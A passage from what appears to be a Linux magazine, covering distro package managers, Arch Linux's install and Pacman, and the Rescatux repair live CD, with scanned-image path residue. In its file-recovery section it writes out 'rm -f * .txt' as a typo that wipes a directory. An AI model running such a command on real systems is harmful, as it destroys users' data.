The second is slightly more substantial, containing all the pre- and post-install scripts, package metadata (arch, version, maintainer, as well as dependencies and suggested/recommended packages) and configuration files (if you are upgrading a package, then these are applied in such a way as to preserve any local changes you may have made). Finally, the data tarball contains all the files that the package is going to offload to your root filesystem.

Finally, at the heart of Debian package management is a tool called *dpkg*. It is rather simple: it can install, query or remove a Debian package, so it can see what the dependencies are for a given package, but it will not in any way help you collectively retrieve or install them. Rather, it is *apt* (advanced packaging tool) that downloads package files, tells you about packages that you no longer require, and handles version tracking. Thus *apt* acts as a front-end to *dpkg*, and is in turn used as a back-end for various graphical tools such as *Synaptic*. The most commonly seen parts of the *Apt* suite are the commands *apt-get* for (un)installation and *apt-cache* for queries.



You can make lovely dependency graphs using garchdeps from the Arch User Repository.

Bread and butter tasks

Now let's list some common garden tasks. It is useful to use *Portage's* **--pretend** or *apt-get's* **--dry-run** options, which both do the same thing – that is, nothing – in order to see what havoc the command would wreak if it were run without this safety net. *Pacman* has no such option, but it does at least have the decency to require confirmation before it does anything. The indecent can turn that off with **--noconfirm**.

Install the latest available version of a package:

```
emerge packagename
pacman -S packagename
apt-get install packagename
```


Updating the system's list of available packages:

```
emerge –sync # (or eix-sync)
pacman -Sy
apt-get update
```

Upgrading all packages to the latest available version:

```
emerge -Duv @world
```

The **-D** (**--deep**) option upgrades dependencies as well, **-v** (**--verbose**) gives some more info about USE flags. You can also use the **-N** (**--newuse**) option to reinstall



packages where USE flags have changed.

```
pacman -Su
```

Use **pacman -Syu** to do a combined update/upgrade, which is the recommended procedure.

```
apt-get upgrade
```

Use **apt-get dist-upgrade** for a more destructive upgrade, generally only needed for Unstable/Testing.

Searching for a package:

```
emerge --search packagename # (this is slow and eix is your friend)
pacman -Ss packagename # (or -Qs to search installed packages)
apt-cache search packagename
```

Removing a package:

```
emerge -C packagename
apt-get remove packagename
```

or **apt-get purge** to obliterate configuration files too.

```
pacman -R packagename
```

Use **pacman -Rs** to recursively remove dependencies too.

While doing a full package update should never be a big deal on Debian, and should only rarely be so on Arch, the situation on Gentoo is a little different. A good rule of thumb is that something will go awry when some packages undergo major upgrades. While this can often be blamed on using unstable versions of packages and unofficial overlays, sooner or later every Gentoo user will run into these sorts of troubles. Sometimes a USE flag of package A will demand that some version of package B is installed, but meanwhile package C insists that a different version of package B be present. You can usually work around this sort of thing by masking or unmasking different versions of A, B and C, or changing the offending USE flag, but often this just results in different conflicts. Sometimes the blocks are much more complicated, and while *Portage* does try its best, bless, to tell you where the issues are arising, it's not always easy to see how to proceed. The Gentoo Forums will usually have people suffering from your particular ailment, and sooner or later someone figures it out, or the problem is obviated by a new release.

Packagekit

The Packagekit project is an abstraction layer designed to enable a distribution-agnostic approach to package management. It aims to implement a 'fire-and-forget' mechanism for all your software installation requirements. The new *Gnome Software* application is an example of a packagekit front-end, as is KDE's *Apper*, as is the *pkcon* command-line tool. The front-end talks to the *packagekitd* daemon, which talks to a distribution-specific back-end. All this talking takes place over Dbus, so if a user initiates a lengthy package transaction and then logs out or their X session crashes, then the transaction will proceed unaffected. Back-ends exist for most distros, but not all are considered stable/useful. The full feature matrix is available at **www.packagekit.org/pk-matrix.html**. For example, the whole Packagekit framework would need to be rewritten to support *Portage* in a sane manner, and *Pacman* often requires (educated) user intervention in times of package upheaval, which violates Hughsie's law regarding non-interactivity of transactions. That said, *Packagekit* is largely operational for Debian, Fedora and OpenSUSE, and it is entirely possible that users of these distros will be able to prosecute all their package-related affairs through *Packagekit*, without having any contact with their distro's native tools.

Appstream is an XML schema backed by major Linux vendors for providing package screenshots and ratings and review data as well as a standardised database for storing repository data. The ultimate goal is to provide all the underlying gubbins so that anyone with the means and inclination could build a distribution-agnostic Software Centre, or dare I use the term 'App Store'.

> **"On Gentoo a good rule of thumb is: something will go awry in package updates."**

This type of convergence may seem like something of a Linux anathema, in the sense that we like lots of different ways of doing things and learning lots of commands for doing the same thing in different places. However, it should not in any way be seen as an attempt to homogenise the whole package management process. Each distro's tried and tested tools aren't going anywhere. Sure, they will evolve to better fit in with these new models, but only for the benefit of that distro. *Packagekit* and friends will provide the means to enable much needed consistency for casual package management from the desktop. ■




Arch Linux: Your flexible friend

Enters through the narrow portal that leads to the functional way.

Arch Linux 0.1 appeared on the scene in 2002. Creator Judd Vinet sought to make an independent distribution that was inspired by the simplicity of Crux, Slackware and BSD. Arch Linux is now under the lead of Aaron Griffin, and has established itself as a major player in the distribution landscape. Alongside such Jupiters as Ubuntu, Mint, Debian, Fedora, and OpenSUSE, Arch occupies something of a unique position. Undoubtedly, there are other offerings which promise comparable levels of customisation (Gentoo, Linux from Scratch), minimalism (Damn Small Linux), or up-to-the minute updates, but none of these have anything comparable to Arch's user base. Starting from a minimal base install, the user makes all the decisions, growing the system to their requirements – or in Vinet's words "Arch is what you make it".

Arch is aimed at intermediate or advanced Linux users, since terminal commands and manual editing of configuration files are de rigueur. The Arch wiki provides thorough documentation though, so even if you've dabbled with Ubuntu or Mint and like a challenge, then feel free to give it a shot on a spare (or virtual) machine. If the install process doesn't put you off then the chances are you'll get on fine. Arch aims to expose as much of the system as possible to the user, but to have these internals arranged in a coherent manner. So with a bit of patience there is potential to really advance your skills. On the other hand, if you just tried Ubuntu and are looking for an alternative because you ran into difficulties, Arch is unlikely to solve your problems. However, Manjaro Linux, an Arch derivative with more of a focus on user-friendliness, might just be the answer.



Running the new LXQT desktop on Arch Linux is likely to become a popular activity.

Discerning Arch users enjoy up to the minute releases of graphics drivers (wholesome and proprietary), web browsers, and pretty much any software you would care to name. It's often a sore point on the Ubuntu Forums that Canonical's repos lag behind developer releases. Then again, those forums have plenty of sore points, and a conservative update strategy does allow for a more thoroughly tested and stable distribution. Speaking of which, the stable releases of Debian happen once every three years, so at the time of writing while Arch users are enjoying the shiny new 3.15 kernel, users of the current stable release of Debian (codenamed Wheezy) are still rocking the 3.2 series. Of course, this branch is still maintained, and any security fixes are applied promptly. And in fairness, Debian users can use backports to get newer versions of certain software, but not those – such as Gnome – that depend on so many new libraries. Likewise, Ubuntu has PPAs, Gentoo has Overlays and Fedora has other repos, such as RPM Fusion.

Currently, Arch Linux distributes packages for two architectures: i686 (32-bit) and x86_64 (64-bit). This greatly simplifies the process of maintaining and testing new packages. When it was released (and commodity 64-bit processors were still two years away) only i686 was supported. Part of its popularity was due to support for this microarchitecture, inaugurated in the Pentium Pro chips of 1995. Other distributions were still stuck supporting i386 architectures, so Arch was seen as a speedier option. Estimates suggest that nowadays less than 10% of users are using the i686 version, so it's conceivable that future support for this architecture will go the way of the dodo. However, since there is still some need to run 32-bit binaries – and hence maintain the multilib repository of 32-bit support libraries – the small overhead that comes with maintaining i686 alongside x86_64 is at least in part warranted.

> **"Arch Linux aims to expose as much of the system as possible to the user."**

Installing Arch

You can install Arch Linux in the usual way by downloading an ISO image and making a bootable CD or USB stick. It's also possible to do it from an existing Linux install, although there are caveats for this approach. If you are installing onto the same drive as the existing install, then you will be unable to repartition it without recourse to a boot CD. Also, it's more or less impossible to install a 64-bit Arch system from another 32-bit Linux. The other direction, while possible, is nonetheless far from trivial. In sum, if you have a CD drive or a spare USB stick, stay with the traditional approach.

If you were expecting a swish graphical installer that sets everything up for you with a »

The Arch way

The ethos behind Arch Linux is summed up in five principles: simplicity, code-correctness over convenience, user-centricity, openness and freedom. It aims to provide a lightweight foundation upon which the user can build however they see fit. Linux is complex and sometimes complicated, and Arch makes no attempt to hide any of it behind layers of abstraction or GUI. Instead, it lays them out in as clutter-free and transparent a manner as possible. Software is kept as close to the developers' release as possible and patching is avoided unless absolutely necessary. For example, the stock kernel package usually contains only a handful of bug fixing patches (two at the time of writing) rather than the truckloads you will find in other distros.


Arch emphasises that the user is responsible for administering their system, and the provided tools aim to make this process efficient as opposed to easy. The thinking here is that by oversimplifying things, control is sacrificed. There is a very strong community among which users are encouraged to share their problems (coherently!) and solutions. Arch users are free to configure their system to their every whim: Whether you want a headless server, a fully-fledged KDE desktop, or a real-time patched audio workstation, Arch is perfectly capable of adapting around you. Proprietary and other restrictively licensed software (such as Flash and mp3 codecs) is available in the repositories, placing functionality above ideology.

Linux hacks

couple » of simple questions and a high speed progress bar, then prepare for disappointment. The install medium summarily dumps you at a *zsh* prompt, leaving it up to you to set up your disks, network connections, and localisation. The installer includes everything you need to set up a GPT-partitioned drive, if that's your will, but you might want to do this using a live *Gparted* CD because *cgdisk*, *gdisk* or *parted* may cause pain and suffering. All of this is covered more than adequately in the official Beginners' Installation Guide (**http://bit.ly/BeginArch**), so we shall only provide an overview here.

The oft-troublesome wireless firmware images are included in this live environment, so it should be possible to (avoiding the Catch-22 situation engendered in their absence) get your wireless card working. Once everything is set up you can download and install a (very) minimal installation to the target partition, using the pacstrap script, and generate an **fstab** file. You can then **chroot** into your new install and (joy of joys) perform much of the same configuration that you just did for the live environment, as well as some additional tasks. It's a good idea to get your wireless permanently set up at this point. So you ought to install the *linux-firmware* package, or whichever package is required for your wireless card, and add the required kernel module to a .conf file in **/etc/modules-load.d/**.

Arch provides a great little tool called *netctl* for managing your network connections. This handles everything from simple static IP Ethernet connections to VPNs and credential-based wireless networks with remarkable aplomb. Whatever your setup, you'll want to make a profile in **/etc/netctl**, most likely there's an example that closely resembles your requirements, so this is pretty painless. For simple WPA(2) networks, you can even use the *wifi-menu* tool to generate one for you. For laptop users (or anyone who often switches between networks) you can use the *netctl-ifplugd* (for wired) or *netctl-auto* (for wireless) services to dynamically connect to known networks.



A 'one-liner' shows that the base group occupies a mere 256MB. Plus we have a new gnome.

Finally, you'll need to set up a root password and to install a bootloader, of which there are several. The mainstream choice here is Grub, but whatever you choose ensure you follow the instructions carefully: nobody wants an unbootable system. Take particular heed of the extra instructions for UEFI motherboards. And there you have it, a (hopefully) fully functioning Arch Install. But what can it do? Read on, dear reader, read on.

All the official packages follow the developers' releases as closely as possible, but not without thorough testing so that stability is not sacrificed. Arch is an example of what is termed a 'rolling release' model, so with very few exceptions, as long as you **pacman -Syu** regularly, your installation will always be kept up-to-date. There are no discrete distribution upgrades every six months or three years or at sunspot maximum (an 11-year cycle, btw). The ISO releases are just snapshots of the current core packages. When Gnome 3.12 was released in March, it received positive reviews (on account of righting many of the wrongs of the 3.x line) but couldn't be incorporated into the conservative release cycles of the other major distros. As such, some people dubbed it a 'desktop without a home'. Of course, in certain distributions, you could shoehorn it in via third party repositories (or using Gentoo), but many users (and normal people) avoid such unsavoury practices. On Arch, by contrast, the new release was packaged and waiting as soon as the release happened.

> **"The official packages follow the developers' releases as closely as possible."**

Keep on rolling


It's partly thanks to the elegant and simple way that the Arch internals are arranged that this rolling release model works. It enabled the developers to move everyone off *SysVInit* and onto *Systemd* with harmonious synchronicity and to sneak package signing into *Pacman* in the blink of an eye. The **filesystem** package contains the base directory layout and core configuration files in **/etc** , so by making changes to this package a new layout could be promulgated. And so it was back in '13, when 'twas decreed that the **/bin**, **/sbin** and **/usr/sbin** directories were superfluous and binaries residing therein should instead be placed in **/usr/bin**. This sort of low-level rejig couldn't happen in the traditional release model, where such configurations are decided in advance and stuck with until a new release is conceived. That said, the **/usr/bin** move did bite a few people, primarily those using non-official packages. An advisory was placed on the Arch homepage (archived at **http://bit.ly/1i7jWqF**), but unfortunately many ignored this and the warnings that *Pacman* emitted. Tears resulted. These Intervention Required notices are necessary periodically, but they usually concern only particular components, rather than system-wide overhauls. In any case, if an update has potential to harm your system, then it ought to fail before anything is actioned, at which point you should direct the optical organs toward **www.archlinux.org**

Low resource systems

Following installation, you've probably used less than 1GB of your drive. You'll probably have to sacrifice a little more in order for it to do something useful, but if space is limited you can work around this. Arch is a popular choice for users of older or lower-spec hardware, thanks largely to its minimalism. Check out the low-resource applications and desktop environments featured in a previous issue [See *Linux Format* 186]. Thanks to the Arch on ARM project (**http://archlinuxarm.org**), you can install it on your Raspberry Pi too – the provided image fits easily onto a 2GB SD card. But Arch is also a worthy candidate for installing on more powerful machines. The stock Arch kernel tracks the latest stable release from **http://kernel.org**, so you will always enjoy the latest hardware support.

before commencing blind and frantic meddling. Only by manually forcing the issue can destruction be wrought.

As new versions of packages are pushed to the repos, others that depend on them will have to be upgraded, or at least rebuilt, in order to avoid breakage. The Arch team does a sterling job of maintaining consistency across all the official packages to avoid compatibility being threatened by such a version bump, but it's ultimately up to the user to ensure they upgrade in a sane manner. Doing partial upgrades is therefore highly discouraged, since this could result in a broken system. Either upgrade everything (with **pacman -Syu**) or nothing. New packages, along with those that are built against them, are staged in the **testing** repository. While it's tempting for new users to enable this in the hopes of getting bleeding-edge software, such a course of action is far from prudent. Things are in **testing** to test if they break. If they do, then you get to keep all the pieces.



Yaourt simplifies the tedious process of building and packaging LXQt components.

man pacman

Arch's package manager goes by the name of *Pacman*. Being lightweight, fast and simple, it epitomises the Arch Way. The heavy lifting is really done by a backend library called *libalpm*. Pacman checks in with official or unofficial repositories that hold packages in the .pkg.tar.xz format. These are LZMA2 compressed tarballs containing the package's files and directories as well as some other files containing package metadata, checksums, post-(un)installation scripts and the like. There are three official repos a default Arch installation uses:

- **Core** The base system you get on install.
- **Extra** Other officially maintained packages.
- **Community** Contains packages voted for by the Arch community. 'Trusted users' rather than official Arch devs maintain community packages, but that doesn't mean people can't make their own Arch packages.

Besides dealing with individual packages, *Pacman* also supports package groups. If you want to do anything involving compilation, you'll need the base-devel group. This includes *gcc*, *make* and all the other utilities that make them work their magic. Gnome, MATE, LXDE and KDE desktops are groups as well, so you can choose which bits of these giants you want to install. The KDE group is a behemoth – it comprises in excess of 200 packages, but fortunately there's a group called kde-meta that collates these into 16 subgroups, easing the picking and choosing process.

As packages are upgraded, new configuration files are shipped that may or may not conflict with the previous ones: users may have made modifications or defaults may have changed. *Pacman* checks the md5sum of the current file to see if the user has made any modifications. If not, then it's overwritten with the new file. *Pacman*'s mechanism for dealing with the other case is to install the new configuration file with the extension .pacnew. A message is emitted to this effect and it's up to the user to make any pertinent changes, preferably immediately after the upgrade. You can check the differences using standard tools – for example, if the *openssh* package ships a new *sshd_config*.

```
$ diff /etc/ssh/sshd_config{,.pacnew}
```

Note the use of *Bash* expansion to save us keystrokes. The user will want to incorporate any new settings together with any customisations into the new file. If there aren't too many of the latter then it's easier just to edit the .pacnew file and overwrite the original.

The *makepkg* and *Pacman* tools are really just components of what's known as the ABS, or Arch Build System. This also consists of the ABS tree, which is a hierarchy containing PKGBUILDs for all the official Arch packages. By installing the *abs* package on your machine and running the **abs** command, you will find yourself with a copy of this tree in **/var/abs**. Armed with this, and the **base-devel** package, you can then modify the official packages to your heart's content: enabling/disabling extra features, using specific software versions or customising CFLAGS. Regarding the latter, it's possible, thanks to the *pacbuilder* script, to recompile your whole system with **-O3**. Such foolhardy behaviour is not just the preserve of Gentoo users. Support for 386 processors was dropped from the kernel in version 3.8 ("Good riddance," said Linus). But if you're still bitter that Arch won't run on your 386, you could use *pacbuilder*, an older kernel, a lot of ingenuity and your copious free time to remedy this situation. And that concludes our coverage of a truly glorious distro. May your wanderings through the Archian plains be fruitful and enjoyable, your system be snappy and your configuration files all up-to-date. ■

A package to call your own

Anyone is free to submit a source package (no binaries for obvious security reasons) to the web-based Arch User Repository (AUR) for the community's enjoyment. This may be their own software or someone else's, perhaps bleeding-edge or a git checkout, and perhaps with extra features enabled or disabled (to cut any dependency issues).

Packages can be made from a single file called a PKGBUILD that details the source files, their checksums and any required patches, together with compilation and installation functions. Invoking the **makepkg** command with the **-S** switch on a valid PKGBUILD will make a source package file suitable for submission to the AUR. Without the **-S** switch a binary package is created that you can install with **pacman -U**.

AUR packages are up-voted by users and those that are popular (and acceptable) are adopted by a trusted user and promoted to the community repo. Users are meant to exercise caution when installing AUR (or any unsanctioned) packages, namely checking the PKGBUILD and patches to ensure nothing untoward is going on. However, if you're feeling dangerous you can streamline the process by using an AUR Helper tool such as Yaourt (Yet AnOther User Repository Tool). This is a wrapper for pacman (with identical syntax) that automates the process of building and installing AUR packages. Additionally, it provides a nice coloured output.

Rescatux: System repairs

Discover how you how you can repair common system problems without resorting to the command line, as much as it pains us.



Linux live CDs are a wonderful invention, they let you try new distros, show Linux off to your unenlightened friends, and fix broken systems. There are live distros aimed specifically at repairing damaged systems, but they have a common drawback. They all require a certain amount of expertise and most of us don't break our systems often enough to gain that sort of experience. When your computer sits there showing you nothing but a glum message from the bootloader, your main priority is fixing it as quickly as possible, not spending time using a search engine from a live CD to try and find the correct Grub incantation for your situation. I consider myself reasonably knowledgeable about bootloaders, but I still don't break them so often that I feel comfortable fixing them from the command line without at least a cursory RTFM to check my options.



Rescatux works with 32 and 64 bit systems. Booting 32 on a 64 bit system is usually safe, but not optimal. The reverse will fail.

Prep for live surgery

What we need is a live distro that is designed for fixing common problems without a great deal of background knowledge or research, and preferably one that doesn't require typing long commands where an error could make the situation worse. What we need is something like Rescatux.

Rescatux boots like a typical live CD to a lightweight LXDE desktop, but the window that opens on startup is the key difference. Called Rescapp, this is a one-stop centre for fixing various problems. Rather than simply list them, let's look at some of the problems that can arise when a computer system starts misbehaving at a low level, and how Rescatux can be used to fix them. This is not for dealing with minor user-level problems, a live CD such as Rescatux is usually brought out when things go seriously wrong.

Many system recovery operations require you to be booted from a live CD, either because normal booting is broken or because you need your root filesystem to be unmounted. You normally also need to use command line tools, and Rescatux provides all of this, but the Rescapp makes life much easier for many tasks.

When you press any of the operation buttons in Rescapp, it does not directly perform the operation. It displays a documentation page explaining how to use the option and, considering the low-level aspect of many of the operations, it's a good idea to read this. Then press the Run! button at the top right to perform the operation.


#1 Hard disk errors during boot

The first step when filesystem errors appear is to run **fsck** (that is short for filesystem check, not the expletive you use when you see the errors). This must be done while a filesystem is unmounted, hence the use of a live CD. Press

Getting more help

While Rescapp is able to fix many problems with a couple of mouse clicks, sometimes you need more help. Rescapp has some tools to help with this; first of all there is a web browser to search for answers, possibly using error messages you received when trying to repair your system. Everything Rescapp does is logged, the Show Log button presents you with a list of log files – remember, this is a live CD so you will only see logs from the current session. You can also view the logs directly, they are saved in **rescapp/logs**. Looking through the log for the operation you are attempting may give information useful to you. If it does not help you understand the problem, it may help others, which is where the Share logs button comes in. After selecting a log to share, Rescapp will send the log to a pastebin on Debian's servers and give you the URL. Copy this somewhere safe and you can give it to anyone else for them to take a look at your logs. For a real time response, try the Chat button. This opens an IRC client to the **#rescatux** channel, where you can paste the URL of your pastebin and ask for help. You are not restricted to their own channel, of course, you could also try a channel dedicated to your distro for more specific advice. The 'Share log on forum' option works similarly, allowing you to ask for help on the **Linuxformat.com** forums or your second favourite web forum.

Before you ask for help online, use the Boot Info Script button. This generates a file in **logs** containing information about your system, and you can share this with the 'Share log' option. Information about your system may be crucial to someone finding a solution to your problem.



The Share Log button sends a log file to a pastebin and gives you the URL so you can share it with anyone who wants to help you.

the File System Check button. Rescapp temporarily mounts partitions in order to determine which distro they belong to. Of course, the corruption may prevent mounting (distro startup sequences are able to fix minor filesystem corruption transparently) so you may well be looking for one marked 'Cannot mount'. Only distro root directories can be identified, if you have a separate **home**, it will appear as 'Not detected' (or 'Cannot mount' if it is damaged). There may be other reasons for a partition being unmountable; it may be your swap partition or an extended partition, so choose carefully. If in doubt, the Boot Info Script log (covered later) lists your partitions and their types.

#2 My password is not recognised!

Aside from boot merely resulting in an unfriendly grub> prompt, this is one of the most scary moments of computer use. You checked that you typed it correctly and that the caps-lock is not on. You may have forgotten it or, on a new install, have mis-typed it on setup.

Resetting a password involves booting a live CD and messing around with **chroots** – you cannot simply edit a file – or you can use Rescapp. Press the 'Change Gnu/Linux password' button and, after reading the explanation, press Run!, pick the distro (there will always be at least two, your installed distro and Rescatux, which appears as Debian 7) and then select the user to change. Enter the new password and the job is done. Try not to forget this one! This button is only for Linux passwords. If you run a dual-boot system with Windows, there is a separate option to reset your Windows password.

#3 I deleted the wrong files

It is both amazing and terrifying how a simple typing mistake can cause so much damage. For example if you meant to type

```
rm -f *.txt
```


but typed

```
rm -f * .txt
```

instead. Or you wanted to reformat **/dev/sdc** but typed **sdb** instead. There is the odd filesystem-specific tool for recovering deleted files, such as **extundelete** – but a really determined typo can easily beat that, and it can't help if your partitions are gone. The first thing to do in such a situation is to stop writing to the disk – if the damage is on the partition containing your root filesystem you should shut down the computer with

```
sudo shutdown -n
```

This kills processes without using the usual **init** system, which reduces the number of disk writes. Now you can boot Rescatux. If you partitioned a drive, you can use **testdisk** to search for the old partition boundaries and restore them. Repartitioning a drive only writes to the partition table, the actual data on the rest of the disk isn't touched until you format the new partitions. So if you can find the old partition »




If a filesystem needs repair, select it and Rescapp will do the rest. Cannot-mount may mean damage, but here it indicates swap and extended partitions.

Linux hacks

boundaries and write them back into the partition table, everything should be back as it was. This is what **testdisk** does. After accepting the option to create a log file, that may be useful later, pick the disk to scan. The partition type should be Intel for the old-style MBR partition tables or EFI GPT for the newer GPT variant, the other choices are rather specialist. Removable drives occasionally use the None option, but usually have a single partition with an MBR partition table. Select Analyse to scan the disk's partition table and then Deeper Scan to search for lost partitions. If you find what you are looking for, Write will hopefully restore your lost settings. Although it is not mentioned in all the menus, pressing Q usually takes you back to the previous menu. Testdisk is a very low-level tool, and its effects may not be reversible, where possible use **dd** to make a backup of your disk before proceeding.

